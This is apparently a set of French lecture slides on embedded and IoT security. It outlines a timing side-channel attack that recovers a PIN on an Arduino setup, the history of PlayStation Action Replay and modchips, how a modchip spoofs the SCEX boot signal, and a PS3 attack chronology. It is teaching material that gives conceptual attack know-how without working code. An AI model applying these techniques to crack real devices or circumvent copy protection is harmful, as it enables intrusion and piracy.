
SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SIDE CHANNEL ANALYSES : TIME ATTACK



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SIDE CHANNEL ANALYSES : TIME ATTACK




SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SIDE CHANNEL ANALYSES : TIME ATTACK

Etc ...

PIN : 2213 => Good PIN




SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SIDE CHANNEL ANALYSES : TIME ATTACK



Ordi : Envoi code PIN
Arduino : Réception résultat



Ordi : Envoi config
Oscillo : Réception mesures



Trigger : LOW => (LED)

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

THE BEGINNING : PLAYSTATION



- Europe (SCEE)
- Amérique (SCEA)
- Japon (SCEI)
- Net Yarozee (SCEW)

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

EXEMPLE : PLAYSTATION


- Port parallèle connecté au même bus que la BOOT ROM
- L'action replay se fait passer pour la BOOT ROM
- Possibilité de lancer des copies de jeux
- Possibilités de tricher
 - Modification en mémoire des paramètres du jeux



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

EXEMPLE : PLAYSTATION


- Sony supprime le port parallèle
- Ajout de vérifications complémentaires dans le code des jeux
- Arrivé des premiers modchips ☺



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

FONCTIONNEMENT DU MODCHIPS

- 4 octets par zone (**SCEX**)
- Le CPU doit recevoir ces 4 octets au boot (Via liaison série 250bps)
⇒ Passage en mode lecture de CD si ce n'est pas le cas
- Le signale série passe par un porte NON 3 états (tri-states)
⇒ Possibilité de bloquer le signale




Pour lancer des « copies de sauvegarde » :

- Le microcontrôleur bloque le signale série et envoie le signal série attendu



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

CHRONOLOGIE DES ATTAQUES SUR LA PS3



Source : ANSSI



Question(s)



cedric.carton@bs-lab.fr